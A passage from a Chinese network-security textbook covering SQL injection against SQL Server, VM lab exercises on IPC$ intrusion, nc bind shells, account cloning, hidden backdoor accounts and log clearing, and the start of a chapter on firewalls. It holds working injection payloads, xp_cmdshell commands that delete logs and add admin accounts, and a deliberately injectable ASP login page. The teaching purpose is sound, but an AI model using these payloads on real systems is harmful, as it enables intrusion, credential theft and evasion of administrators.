（3）通过构造子查询，实现对注入 SQL 语句的执行。

可将要注入的 SQL 语句构造到子查询中，从而实现 SQL 的注入并得到执行。

子查询是一个嵌套在 Select、Insert、Update、Delete 等 SQL 语句中的查询。在 SQL 语句中，任何允许使用表达式的地方都可以嵌套使用子查询。常用的构造子查询的方法有如下几种。

① 在 SQL 的条件表达式中，使用 in 或 not in、any、some 或 all 关键字，结合使用比较运算符来构造子查询。

② 在 SQL 的条件表达式中，直接使用比较运算符来构造子查询。此时子查询的返回值必须是单个值。

③ 通过使用 exists 或 not exists 关键字来构造子查询。

④ 使用 union（并集操作）、intersect（交集操作）或 minus（差集操作）关键字构造子查询。

例如，在用户名和密码输入表单中，用户名输入 admin，若在密码输入框中输入“123' and exists (select * from sysobjects)；--”，则最后构造生成的 SQL 查询语句为：

```
Select * from userinfo where username = 'admin' and pwd = '123' and exists (select * from sysobjects);--'
```

此时就构造生成了一个带子查询的 SQL 语句，子查询为注入的“select * from sysobjects”语句。关键字 exists 用于进行存在性判断，若后面的表达式有返回值，则返回逻辑值真，否则返回逻辑值假。该注入语句，通常用于判断数据库是否是 SQL Server 类型的数据库。若执行未报错，则说明存在 sysobjects 数据表，是 SQL Server 类型的数据库；若执行后提示 sysobjects 对象名无效，则说明不存在 sysobjects 数据表，不是 SQL Server 类型的数据库。

（4）通过 SQL 注入，人为制造 SQL 语句的语法错误，通过错误信息的输出，获得注入的 SQL 语句的查询数据。通常可采取让 SQL 语句在进行数据类型转换时出错的方式来实现。

例如，若要获知 SQL Server 数据库的版本信息，则可在密码输入框中输入“123' and 1=(Select @@VERSION)；--”，最后构造生成的 SQL 查询语句为：

```
Select * from userinfo where username = 'admin' and pwd = '123' and 1 = (Select @@VERSION);--'
```

该 SQL 语句被执行时将报语法错误，其错误信息如下：

```
Microsoft OLE DB Provider for SQL Server 错误 '80040e07'
```

将 nvarchar 值 'Microsoft SQL Server 2000-8.00.760 (Intel x86) Dec 17 2002 14:22:05 Copyright (c) 1988－2003 Microsoft Corporation Enterprise Edition on Windows NT 5.2 (Build 3790: Service Pack 2) ' 转换为数据类型为 int 的列时发生语法错误。

从以上错误信息可见，注入的 SQL 语句“Select @@VERSION”的查询结果，在错误信息中被完整地输出了。

若要获得当前数据库的名称，则可在密码输入框中输入“123' and 0<>db_name(0)；--”或“123' and 1=convert(int,db_name(0))；--”，此时构造生成的 SQL 查询语句为：

```
Select * from userinfo where username = 'admin' and pwd = '123' and 0 <> db_name(0); --
```

或

```
Select * from userinfo where username = 'admin' and pwd = '123' and 1 = convert(int,db_name(0)); --
```

db_name(*database_id*)函数用于返回指定数据库 ID 的数据库的名称。若要获得当前数据库的名称，ID 值设置为 0 或不指定 ID 值，即 db_name(0)或 db_name()。convert()为数据类型转换函数。

执行以上 SQL 语句时，在进行数据类型转换时将出现语法错误，其错误信息如下所示：

```
Microsoft OLE DB Provider for SQL Server 错误 '80040e07'
```

将 nvarchar 值 'mywebdata' 转换为数据类型为 int 的列时发生语法错误。

从输出的错误信息可见，当前正在使用的数据库的名称为 mywebdata。

基于同样的思路和技巧，在密码输入框中输入"123' and 1＝(select username from userinfo where id＝1)；--"，可获得 userinfo 数据表中，id 值为 1 的记录的 username 字段的值，即获得用户的账户名称。通过改变 id 的值，可获得各个账户的名称。改变查询字段，比如更改为保存密码的 pwd 字段，则可获得账户的密码值。

比如在密码输入框中输入"123' and 1＝(select pwd from userinfo where id＝2)；--"，执行后的错误信息为：

```
Microsoft OLE DB Provider for SQL Server 错误 '80040e07'
```

将 varchar 值 'letmein' 转换为数据类型为 int 的列时发生语法错误。

从中可见，id 值为 2 的记录的账户密码为 letmein。若执行后不报错，则说明数据类型转换没有问题，密码字符串可以转换为整型(int)，这说明密码是纯数字字符。

(5) 利用 exec 调用执行存储过程，实现执行 DOS 命令或实现对注册表的写操作。

① master.dbo.xp_cmdshell 存储过程。

master.dbo.xp_cmdshell 是 SQL Server 数据库内置的一个扩展存储过程，利用该存储过程，可实现通过注入方式在远程目标主机上执行 DOS 命令。

例如，若要通过 SQL 注入的方式，删除目标主机中 2010-07-14 日产生的 Web 服务日志文件(C:\winnt\system32\logfiles\W3SVC1\ex100714.log)。

a. 对于提交表单，在密码输入框中输入以下内容即可实现。

```
123'; exec master.dbo.xp_cmdshell 'del c:\winnt\system32\logfiles\W3SVC1\ex100714.log > c:\
temp.txt'; --
```

b. 对于能接收数值型参数的 show.asp 页面，注入方法为：

```
http://ip_address/show.asp?id = 1; exec master.dbo.xp_cmdshell 'del c:\winnt\system32\
logfiles\W3SVC1\ex100714.log > c:\temp.txt';
```

将含有攻击入侵记录的 Web 服务的日志文件删除后，可再次通过调用 xp_cmdshell 存储过程，执行 copy 命令，将其他日志文件复制为被删除的日志文件，以避免引起管理员的注意。

要判断 xp_cmdshell 扩展存储过程是否存在，可通过以下方法来判断。

a. 对于提交表单，在密码输入框中输入以下内容。表单数据提交后，若不报错，则存在

该存储过程。

```
123' and 1 = (select count( * ) from master.dbo.sysobjects where xtype = 'X' and name = 'xp_cmdshell'); --
```

b. 对于能接收数值型参数的 show. asp 页面,实现判断的注入方法为:

```
http://ip_address/show.asp?id = 1 and 1 = (select count( * ) from master.dbo.sysobjects where xtype = 'X' and name = 'xp_cmdshell')
```

若 xp_cmdshell 扩展存储过程不存在,还可通过调用 master. dbo. sp_addextendedproc 存储过程来恢复添加,其注入实现方法为:

```
123';exec master.dbo.sp_addextendedproc 'xp_cmdshell','xplog70.dll'; --
或 http://ip_address/show.asp?id = 1;exec master.dbo.sp_addextendedproc 'xp_cmdshell','xplog70.dll';
```

在查询分析器中,也可通过执行以下 SQL 语句来添加 xp_cmdshell 扩展存储过程。

```
sp_addextendedproc xp_cmdshell,@dllname = 'xplog70.dll'
```

管理员出于安全考虑,可能会删除 xp_cmdshell 扩展存储过程,并可能同时将 xplog70. dll 文件也一并删除。此时可通过上传 xplog70. dll 文件来恢复 xp_cmdshell 扩展存储过程。上传的 xplog70. dll 文件若不在默认的位置(SQL Server 安装目录下的 Binn 文件夹),则应在文件名前指明路径。

若要删除"xp_cmdshell"扩展存储过程,可调用 master. dbo. sp_dropextendedproc 存储过程来实现,其注入实现方法为:

```
123';exec master.dbo.sp_dropextendedproc 'xp_cmdshell'; --
```

另外,还可通过注入的方式调用执行 master. dbo. sp_password 存储过程,以实现对 sa 等账户密码的修改。例如:

```
123';exec master.dbo.sp_password @old = null,@new = 'newpwd',@loginame = 'sa'; --
```

SQL Server 数据库系统内置了众多的存储过程,这些存储过程功能很强大,在 SQL 注入攻击中经常被使用到。要熟练运用 SQL 注入技术,必须对 SQL 语句和存储过程有充分的理解和掌握。

② master. dbo. xp_regwrite 存储过程。

master. dbo. xp_regwrite 存储过程可用于实现对注册表的写操作。通过向注册表的自动运行项中添加数据项,可实现系统启动时自动运行指定的命令。

例如,若要通过 SQL 注入的方式,实现向目标主机添加一个名为 admin 的系统账户,密码设置为 letmein。则注入方法为:

```
123';exec master.dbo.xp_regwrite 'HKEY_LOCAL_MACHINE','SOFTWARE\Microsoft\Windows\CurrentVersion\Run','item','REG_SZ','cmd.exe /c net user admin letmein /add'; --
```

**5. SQL 注入攻击的检查与防范**

(1) SQL 注入攻击的检查

对 SQL 注入攻击的检查分为入侵前的自查和入侵后的检查。入侵前的检查主要是预

防 SQL 注入攻击,检查是否存在 SQL 注入漏洞。这可通过手工方式或 SQL 注入工具来进行检查。对于 SQL 注入攻击后的检查,可通过查看 IIS 日志和数据库临时表方面进行检查。

① IIS 日志检查。SQL 注入攻击过程中,往往会大量访问某一个动态网页(SQL 注入点),日志文件会急剧增加,并且日志文件会记录用户所访问的 URL 地址,在这些 URL 地址中,包含有所注入的 SQL 语句。因此,通过查看日志文件的大小和内容,可判断是否发生过 SQL 注入攻击以及攻击是否成功。

② 检查后台数据库,查看是否有异常的临时表。使用 SQL 注入攻击软件进行注入攻击时,一般会在数据库中创建临时表,并利用临时表来存储攻击者想获取的数据(比如磁盘目录文件列表、用户账户列表等)。因此,通过查看检查后台数据库是否有新建的数据表以及表结构和表内容,有助于判断是否曾发生过 SQL 注入攻击。

(2) SQL 注入攻击的防范

① 对网站内容进行清理,移出或删除不需要的交互式提交表单页面或者是能接收参数的页面。另外,网站中不要存放备份网页,更不能将备份网页的扩展名更改为.bak 都类似的名称,否则网页将被下载,导致源代码泄露。

② 在服务端正式处理数据之前,对数据的合法性进行检查,并过滤掉 SQL 注入常用的关键字或符号。

③ 屏蔽出错信息。对于 ASP 动态网页,可在 ASP 代码的开头添加“on error resume next”语句。

④ 对敏感信息进行加密存储。比如,后台管理系统的账户密码应加密存储,以防止攻击者通过 SQL 注入的方式,获得账户的密码。

## 习　题　2

1. 关于网络服务与端口的描述,不正确的是(　　)。
   A. 网络服务使用端口进行侦听服务
   B. 不同的网络服务使用不同的端口,因此,根据目标主机所开放的端口,可大体知道目标主机提供了哪些网络服务
   C. 一个网络服务只能使用一个 TCP 或 UDP 端口
   D. 一个网络服务可以使用一个或多个 TCP 或 UDP 端口
2. 以下工具软件中,不能用来破解 Windows 操作系统密码的是(　　)。
   A. smbcrack　　B. LC5　　C. SAMInside　　D. sniffer
3. 要与目标主机建立 IPC$ 远程连接,目标主机必须开放的端口是(　　)。
   A. TCP 135　　B. TCP 139
   C. TCP 445　　D. TCP 139 或 TCP 445
4. 以目标主机的管理员账户成功建立 IPC$ 远程连接后,可实现的功能有(　　)。
   A. 获得目标主机的 Shell　　B. 在目标主机安置木马病毒
   C. 对目标主机的系统账户进行克隆　　D. 获得对目标主机的完全控制权限

5. 将目标主机共享的资源映射为本地机的网络磁盘，可使用(　　)命令来实现。

A. net share　B. net user　C. net use　D. net view

6. 在 Windows 的 DOS Shell 命令行，用于实现对系统账户进行管理的命令是(　　)。

A. net share　B. net user　C. net use　D. net view

7. 要将新创建的 admin 账户的权限提升为管理员权限，以下命令中正确的是(　　)。

A. net user admin administrators /add

B. net localgroup administrators

C. net localgroup administrator admin /add

D. net localgroup administrators admin /add

8. 在获得目标主机的远程 Shell 后，若要在 Shell 命令行停止目标主机的 Web 服务，以下命令中正确的是(　　)。

A. net stop web　B. net stop w3c

C. net stop w3svc　D. net stop http

9. 要查看或同步远程目标主机的时间，可使用(　　)命令来实现。

A. net view　B. net time　C. net use　D. net datatime

10. 假设目标主机的 IP 地址为 192.168.168.15，现要将目标主机的 Shell 绑定到 TCP 8080 端口，以下命令中可实现该功能的是(　　)。

A. nc -l -p 8080 -e cmd.exe　B. nc 192.168.168.15 8080

C. nc -l -p 8080　D. nc -e cmd.exe 192.168.168.15 8080

11. 在成功建立 IPC$ 远程连接后，要在目标主机定时执行指定的命令，可使用(　　)命令来实现。

A. at　B. nc　C. sc　D. netsvc

12. 在成功建立 IPC$ 远程连接后，要查询或管理目标主机的网络服务，可使用(　　)命令来实现。

A. nc　B. netsvc　C. at　D. sc

13. 在成功建立 IPC$ 远程连接后，若要设置修改目标主机上的某一个网络服务的启动类型，可使用(　　)命令来实现。

A. nc　B. netsvc　C. at　D. sc

14. 以下关于 Windows 系统账户的描述，不正确的是(　　)。

A. 更改一个账户的名称时，其 SID 值不会被改变

B. 对于 Windows 系统，其管理员账户的 SID 值默认为 0x1F4

C. 删除一个账户之后，再创建一个同名的账户，其 SID 值仍为原来的值

D. Windows 的账户和权限信息保存在注册表中

15. 以下关于 Windows 系统账户克隆的描述，不正确的是(　　)。

A. 只能在目标主机的本地进行操作，才能对系统账户进行克隆操作

B. 若能利用目标主机的管理员账户成功创建 IPC$ 远程连接，则可利用目标主机的远程 Shell，实现对目标主机中的任意账户的克隆操作

C. 若成功将管理员账户克隆到 Guest 账户，Guest 账户即使被禁用，也仍能正常登录连接

D. 可以利用 ca 或 mt 等工具来实现账户的克隆

16. 对于创设账户后门，以下做法中其隐蔽性最差的是(　　)。

A. 创建一个以"$"字符结尾的账户，并将该账户添加到 Administrators 组中

B. 将管理员账户克隆到 Guest 账户，并禁用 Guest 账户

C. 将管理员账户克隆到 Internet 匿名账户

D. 创建一个新账户，将管理员账户克隆到该账户，然后将该账户隐藏

17. 以下关于终端服务的描述，不正确的是(　　)。

A. 终端服务使用的端口号为 TCP 3389，该端口号不可更改

B. 利用终端服务，可获得远程目标主机的桌面图形环境

C. 终端服务启动后，还必须设置启用这台计算机上的远程桌面，才能登录连接目标主机的远程桌面

D. 利用注册表，可更改终端服务所使用的服务端口

18. 以下关于日志文件的描述，不正确的是(　　)。

A. 操作系统日志文件的保存位置允许管理员更改

B. 攻击者可通过查询目标主机的注册表项来获得操作系统日志文件的存放位置

C. 可使用 elsave 工具软件远程清除目标主机的操作系统日志

D. 可使用 CleanIISlog 工具软件远程清除目标主机的 IIS 日志

# 实训 2.1　利用 IPC$ 连接入侵主机

**【实训目的】** 掌握密码的暴力破解方法，掌握利用 IPC$ 远程连接入侵目标主机的步骤和操作实现方法。

**【实训环境】** 在 Windows 操作系统中安装 VMware 虚拟机软件，然后在 VMware 虚拟机软件中安装 Windows 2000 Server 操作系统。在 Windows 操作系统中，对虚拟机中的 Windows 2000 Server 系统进行入侵攻击实训。

实训所需的工具软件：brbook、SMBCrack、nc 和 elsave。

**【实训内容与步骤】**

(1) 对目标操作系统的管理员账户的密码，进行暴力破解。

① 设置虚拟机中的 Windows 2000 Server 操作系统管理员账户的密码为一个 4 位数的字符串。为节约实训时的破解时间，密码尽量简单，实训目的主要是掌握该破解方法。

② 使用 brbook 工具软件生成密码字典。

③ 使用 SMBCrack 工具软件对目标操作系统的 Administrator 账户的密码进行暴力破解。

(2) 利用暴力破解所获得的管理员账户密码，与目标主机建立 IPC$ 远程连接。

(3) 利用 copy 命令，将 nc.exe 复制到目标主机的 ADMIN$ 共享资源所在的文件夹。

(4) 查询目标主机的当前时间，利用 at 命令，在目标主机开启计划执行任务，通过定时执行 nc 命令，开启远程主机的 Shell 后门，将远程主机的 Shell 绑定到 TCP 8080 端口。

(5) 利用 nc 登录远程目标主机，获得远程目标主机的 Shell 命令行。

(6) 在目标主机的远程 Shell 中,创建一个名为 admin $ 的账户,并设置密码为 letmein,并将该账户添加到管理员组中。最后,通过 net user 命令,查看新建账户的属性,利用 net localgroup 命令,查看管理员组的成员情况。

(7) 使用 elsave 工具软件,清除目标主机的操作系统日志。

# 实训 2.2　创设账户后门

**【实训目的】** 掌握账户克隆和创设隐藏账户的操作和实现方法。

**【实训环境】** 在 Windows 操作系统中安装 VMware 虚拟机软件,然后在 VMware 虚拟机软件中安装 Windows 2000/2003 Server 操作系统。在虚拟机中的 Windows 2000/2003 Server 操作系统中,进行账户克隆和隐藏账户操作实训。

实训所需的工具软件:ca. exe 和 mt. exe。

**【实训内容与步骤】**

(1) 使用图形化界面在本地进行账户克隆操作。

① 首先设置 Guest 账户的密码为 letmein,然后按教材所讲的操作步骤和方法,使用 regedt32. exe 和 regedit. exe 注册表编辑器,以注册表编辑器的图形界面,将 administrator 账户克隆到 Guest 账户。

② 在 Windows 操作系统中,利用克隆获得的 Guest 账户,对虚拟机中的 Windows 2000/2003 Server 操作系统,创建 IPC $ 远程连接。

③ 利用 copy 命令,向目标主机复制上传 nc. exe 文件到 ADMIN $ 共享资源所在的文件夹,检查能否上传成功。若能上传,则账户克隆成功。

(2) 使用纯命令行远程克隆目标主机的管理员账户。

① 利用 IPC $ 远程连接,获得目标主机的远程 Shell。

② 按教材所讲的详细步骤和操作方法,采用纯命令行操作,将目标主机的管理员账户,克隆到 Internet 匿名账户。然后重置 Internet 匿名账户的密码为 letmein。

③ 断开原来的 IPC $ 远程连接,利用 Internet 匿名账户创建新的 IPC $ 远程连接。然后利用 copy 命令,向目标主机复制上传 nc. exe 文件到 ADMIN $ 共享资源所在的文件夹,检查能否上传成功。若能上传,则账户克隆成功。

(3) 使用工具软件进行账户克隆

① 首先在 Windows 2000/2003 Server 操作系统上创建一个测试用的 test1 和 test2 账户。

② 分别利用 ca. exe 和 mt. exe 工具软件,利用远程操作方式,将目标主机的管理员账户,分别克隆到 test1 和 test2 账户,并重置密码为 letmein。

(4) 创建隐藏的克隆账户

① 利用 IPC $ 远程连接,获得目标主机的远程 Shell。

② 在获得的远程 Shell 命令行,创建一个名为 webadmin 的账户,密码设置为 letmein。

③ 利用纯命令行操作方式,将管理员账户克隆到 webadmin 账户。

④ 按教材所讲的步骤和操作方法,将 webadmin 账户隐藏。

⑤ 断开原来的 IPC＄远程连接，利用 webadmin 账户重新创建新的 IPC＄远程连接。然后利用 copy 命令，向目标主机复制上传 nc.exe 文件到 ADMIN＄共享资源所在的文件夹，检查能否上传成功。若能上传，则账户克隆成功。

## 实训 2.3　远程开启和控制目标主机的终端服务

**【实训目的】** 掌握远程开启和控制目标主机终端服务的操作步骤和实现方法。

**【实训环境】** 在 Windows 操作系统中安装 VMware 虚拟机软件，然后在 VMware 虚拟机软件中安装 Windows 2000/2003 Server 操作系统。在 Windows 操作系统中，远程开启和控制虚拟机中的 Windows 2000/2003 Server 操作系统的终端服务。

实训所需的工具软件：nc.exe、netsvc.exe 或 sc.exe。

**【实训内容与步骤】**

(1) 查询和开启目标主机的终端服务。

使用 netsvc 或 sc 工具软件，查询目标主机的终端服务的运行状态，若没有运行，则启动运行终端服务，并将终端服务的启动模式设置为自动运行。

(2) 采用远程 Shell，以命令行操作方式，启用目标主机的远程桌面。

① 首先用终端服务的客户端软件，试着登录连接目标主机的终端服务。若无法成功登录连接，则说明目标主机的远程桌面可能未开启。

② 与目标主机创建 IPC＄远程连接，并获得目标主机的远程 Shell。

③ 在所获得的目标主机的远程 Shell 命令行，以命令行操作方式，利用对注册表指定键值的导出和导入功能，通过修改注册表键值，启用目标主机的远程桌面。

④ 重新使用终端服务的客户端软件，登录连接目标主机的终端服务。

(3) 查看目标主机终端服务的端口号。

在所获得的目标主机的远程 Shell 命令行，以命令行操作方式，通过对注册表指定键值的导出功能，查询目标主机终端服务所使用的端口号。

## 实训 2.4　SQL 注入攻击

**【实训目的】** 掌握 SQL 注入攻击的原理以及常用的 SQL 注入方法。

**【实训环境】** 在 Windows 操作系统中安装 VMware 虚拟机软件，然后在 VMware 虚拟机软件中安装 Windows 2000/2003 Server 操作系统，在操作系统中安装 Microsoft SQL Server 2000/2005 数据库服务器，并配置 SQL 注入攻击测试用的网站。

**【实训内容与步骤】**

(1) 搭建 SQL 注入攻击测试环境。

① 创建测试网站的后台数据库 webdata，并在数据库中创建 userinfo 数据表，数据表字段为 id(自动递增)、username 和 pwd 字段，然后在数据表中添加一条记录，username 和 pwd 字段的值分别为 admin 和 Lockme1314。最后再创建连接访问该后台数据库的数据库

账户 websa，密码设置为 Isu24361KL，并设置该账户对 webdata 数据库具有 owner 和 public 权限。

② 编写测试网站的后台登录页面 login. htm 和登录校验页面 checklogin. asp。登录校验成功后，跳转到后台管理系统的主页面 manage. asp，这 3 个页面的代码如下所示。

a. 使用记事本在网站根目录下创建 login. htm 文件，其内容如下：

```
<form name = frmlogin method = post action = checklogin. asp>
用户名 :< input type = text name = txtusername size = 20 ><br>
密   码 :< input type = password name = txtpwd ><br>
< input type = submit value = 登录>
</form>
```

b. 使用记事本在网站根目录下创建 checklogin. asp 文件，文件内容如下：

```
<%
varusername = request. form("txtusername")
varpwd = request. form("txtpwd")
sqlstr = "select * from userinfo where username = '" & varusername & "' and pwd = '" & varpwd & "'"
Response. write sqlstr & "<br>"
connstr = "Provider = SQLOLEDB; Server = 127. 0. 0. 1; Database = webdata; uid = websa; password =
Isu24361KL"
set conn = Server. CreateObject("ADODB. Connection")
conn. open connstr
set rs = Server. CreateObject("ADODB. Recordset")
rs. open sqlstr, conn, 1, 1
if rs. recordcount >= 1 then
    Session("userflag") = 1
    Response. Redirect "manage. asp"
else
    Session("userflag") = 0
end if
rs. close
set rs = nothing
set conn = nothing
%>
```

c. 使用记事本在网站根目录下创建 manage. asp 文件，文件内容如下：

```
<%
if Session("userflag") = 0 then Response. redirect "login. htm"
Response. write "网站后台主控界面"
%>
```

③ 配置网站文件和文件夹的访问权限，保证网站能正常运行。

(2) 单引号注入攻击。按教材所讲方法，进行单引号注入攻击测试，查看能否顺利进入后台管理系统的主界面。

(3) 通过使用分号，来构造多句查询，并结合使用"--"注释符，注释掉多余的语句，实现 SQL 语句的注入和执行。

① 构造 insert into 注入语句，实现在后台数据库的 userinfo 用户数据表中，添加一个名

为 webadmin 的账户,账户密码设置为 letmein。

② 构造 update 注入语句,将后台系统的 admin 账户的密码更改为 sniper。

(4) 通过构造子查询方式,实现 SQL 的注入和执行。

构造注入的“select * from sysobjects”子查询,判断数据库是否是 SQL Server 类型的数据库。

(5) 通过 SQL 注入,人为制造 SQL 语句的语法错误,通过错误信息的输出,获得注入的 SQL 语句的查询数据。

利用该方法,分别获得 userinfo 数据表中 id 值为 1 的记录的 username 和 pwd 字段的值。

(6) 构造 SQL 注入语句“exec master. dbo. xp_cmdshell”,利用 exec 调用执行 xp_cmdshell 存储过程,实现在目标主机的 C:\Autoexec. bat 文件中添加以下语句:

```
@echo off
net user admin$ letmein /add
net localgroup administrators admin$ /add
```

注入操作执行完毕后,用记事本打开 C:\Autoexec. bat 文件,检查文件中是否有该内容。

# 第3章　通信子网安全防范

计算机网络由通信子网和资源子网两部分构成，本章介绍实现网络通信功能的通信子网的安全防范措施和方法。

## 3.1　通信子网常用的安全措施

**1. 通信子网简介**

计算机网络主要实现网络通信和资源共享。通常，也可将计算机网络视为由通信子网和资源子网两部分构成。计算机网络中实现网络通信功能的设备及其软件的集合称为通信子网，而将网络中实现资源共享功能的设备及其软件的集合称为资源子网。

通信子网实现的是网络层及以下各层的功能。对于局域网，通信子网的实现设备包含网卡、网络传输介质、交换机和路由器等。对于广域网，通信子网的实现设备主要是路由器。资源子网由连网的服务器、工作站、共享的打印机和其他设备及相关软件组成。

**2. 常用的安全措施**

在整个计算机网络的安全中，保障通信子网的安全和稳定运行是首要的任务。

目前，解决和保障通信子网的安全，主要采用防火墙技术和入侵检测与防御技术来实现。防火墙技术属于被动式防御，入侵检测与防御技术属于主动式安全防御，这由入侵防御系统(Intrusion Prevention System，IPS)来实现。

在局域网中，目前主要使用基于IP报文过滤式的防火墙。

为保证整个通信子网的安全，在局域网与因特网互联的边界，可布置防火墙设备，以实现保护局域网不遭受到来自因特网的攻击。另一方面，可在三层交换机上配置ACL(Access Control List)规则，实现对特定IP报文的过滤，以阻止局域网内病毒或攻击报文的传播，从而保证整个通信子网的安全。

## 3.2　防　火　墙

### 3.2.1　防火墙简介

防火墙属于被动式安全防御设备，通过对特定IP报文的过滤，来阻断这些报文的传输，从而切断病毒或网络攻击报文的传播途径，达到保护网络的目的。允许通行或禁止通行的

报文，通过配置防火墙的过滤规则来实现。

防火墙对IP报文的过滤检查，主要从报文的源IP地址、源端口、目的IP地址和目的端口以及协议类型这几方面来进行。

防火墙一般位于网络边界，以保护本地网络不遭受与之相连的外部网络的攻击。

防火墙除了具有IP报文过滤功能之外，一般也具有NAT和路由功能，因此，在网络边界布置防火墙，除了可保护本地局域网之外，也可利用防火墙的NAT功能，来实现局域网用户访问因特网。

对于中低端防火墙，其端口功能是相对固定的，常见的端口有WAN、LAN、DMZ和IDS。WAN口用于连接因特网，LAN用于连接局域网内网，DMZ用于连接DMZ区的服务器群，IDS用于连接入侵检测系统。IPS是IDS的新一代，除具有入侵检测功能之外，还具有入侵防御功能。

对于高端的防火墙，其网络接口功能是不固定的，可根据应用的需要进行灵活配置。防火墙的每一个网络接口相当于一个路由器接口，它们都属于三层设备。

## 3.2.2　防火墙的分类

基于IP报文过滤式的防火墙，总体上可分为基于硬件的防火墙、半硬半软防火墙和纯软件式防火墙三大类。

基于硬件的防火墙是指采用自主开发的操作系统，加上专用的ASIC芯片所构建的纯硬件式防火墙。数据报文到达ASIC芯片后，数据报文按照ASIC芯片固化的功能直接进行处理，而不是通过操作系统和防火墙软件来处理，操作系统仅用作管理和配置。

基于硬件的防火墙根据处理性能还可分为高、中、低端防火墙三类。防火墙的主流厂商主要有Cisco、华为、华三和锐捷等。

半硬半软防火墙是指采用免费的操作系统(Linux)或自主开发的操作系统，加上免费的或自主开发的防火墙软件，最后再加上PC结构的工控机所构建起来的防火墙。这类防火墙对报文的处理是通过操作系统和防火墙软件共同实现的。对报文的处理速度和性能远不如纯硬件防火墙。

纯软件式防火墙常用于客户端操作系统，以对用户主机提供安全保护。基于软件的防火墙常见的有瑞星防火墙、天网防火墙等。Windows XP系统内置的防火墙也属于软件式防火墙。

## 3.2.3　防火墙的配置途径与配置策略

### 1. 防火墙的配置途径

防火墙的配置一般有基于命令行的配置方式和基于Web页面的配置方式两种。基于命令行的配置方式需要管理人员熟悉相关的配置指令，难度相对较高，这种配置方式使用较少。目前防火墙普遍采用基于Web页面的配置方式。

出于安全考虑，防火墙的Web配置页面一般采用https://协议进行加密传输，服务端口有的采用TCP 80端口，有的采用非TCP 80端口。

### 2. 防火墙的配置策略

对防火墙规则的配置策略有默认允许和默认禁止两种。默认允许策略就是配置指定禁

止通过防火墙,需要将该类报文丢弃的报文匹配规则,对于列出的所有报文匹配规则,均不匹配的报文,则一律允许通行。默认禁止策略就是配置指定允许通行的报文匹配规则,没有指明允许通行的报文,则一律禁止通行。

## 3.2.4 安装配置基于硬件的防火墙

本节以锐捷的 RG-WALL 1600T 防火墙为例,介绍其安装与配置方法。

**1. RG-WALL 1600T 防火墙简介**

RG-WALL 1600T 是面向大中型园区网络的出口而开发的新一代电信级高性能防火墙,采用了最新的硬件平台和体系架构,实现了防火墙性能的跨越式突破,可支持数十个 GE 接口。RG-WALL 1600T 在内核层处理所有数据报文的接收、分类、转发工作,不会成为网络流量的瓶颈。

RG-WALL 1600T 具备的主要功能如下。

(1) 支持深度状态检测、外部攻击防范、内网安全、流量监控、邮件过滤、网页过滤、应用层过滤等功能,能够有效地保证网络的安全。

(2) 具有入侵监测功能,可判断攻击并且提供解决措施,且入侵监测功能不会影响防火墙的性能。

(3) 支持 PPTP、L2TP、IPSec 和 SSL 等多种 VPN 业务,可以构建多种形式的 VPN。

(4) 提供强大的路由功能,支持静态/RIP/OSPF/路由策略及策略路由。

(5) 提供多种智能分析和管理手段,支持邮件告警,支持多种日志,提供网络管理监控,协助网络管理员完成网络的安全管理。

(6) 支持双机状态热备,支持 Active/Active 和 Active/Standby 两种工作模式以及丰富的 QoS 特性,充分满足客户对网络高可靠性的要求。

(7) 通过增配 RG-WALL UTM 功能模块,还可使防火墙集防病毒、内容过滤、反垃圾邮件、IPS、绿色上网等多项安全技术于一身,从而形成一个统一的安全威胁防御管理系统。

**2. 防火墙的外观**

锐捷 RG-WALL 1600T 防火墙的外观如图 3.1 所示。





图 3.1 锐捷 RG-WALL 1600T 防火墙

RG-WALL 1600T 防火墙具有 4 个网络接口扩展插槽,可根据需要选配相应的网络接口。另外,还提供了 2 个管理用的 100Mbps 以太网接口和 1 个 Console 配置口。

**3. 防火墙的安装连接**

防火墙的物理安装连接比较简单。插好电源,然后用双绞线或光纤跳线,将防火墙与其他网络设备互连起来,即完成了防火墙的物理安装连接。但要实现网路的互联互通,还需对防火墙进行合理配置。

在进行物理连线之前，可对防火墙的各端口用途做事先规划，然后按照规划方案，进行物理连线，最后再按规划方案对各端口进行相应配置。

**4. 防火墙的配置方式与步骤**

(1) 防火墙的配置方式

防火墙的配置一般通过防火墙提供的 Web 配置页面来实现。RG-WALL 1600T 防火墙为提高配置页面的安全性，采用"https://协议和数字证书技术"来实现对 Web 配置页面的安全保护，并保证防火墙自身的安全。

RG-WALL 1600T 防火墙的 Web 配置界面如图 3.2 所示，以下界面是防火墙配置好后的系统运行状态监控界面(首页)。




图 3.2　RG-WALL 1600T 防火墙的 Web 配置界面

(2) 防火墙的基本配置步骤

防火墙提供了基于 Web 的配置页面，配置操作本身比较简单，其配置的关键在于根据应用业务的需要，规划设计出配置方案，然后再根据该配置方案进行配置。

RG-WALL 1600T 防火墙是一款高性能千兆防火墙。在本示例中，该防火墙部署在网络的边界，担任 NAT 转换、包过滤、IP 映射和端口映射等功能。对防火墙的配置，大体可从以下三方面进行。

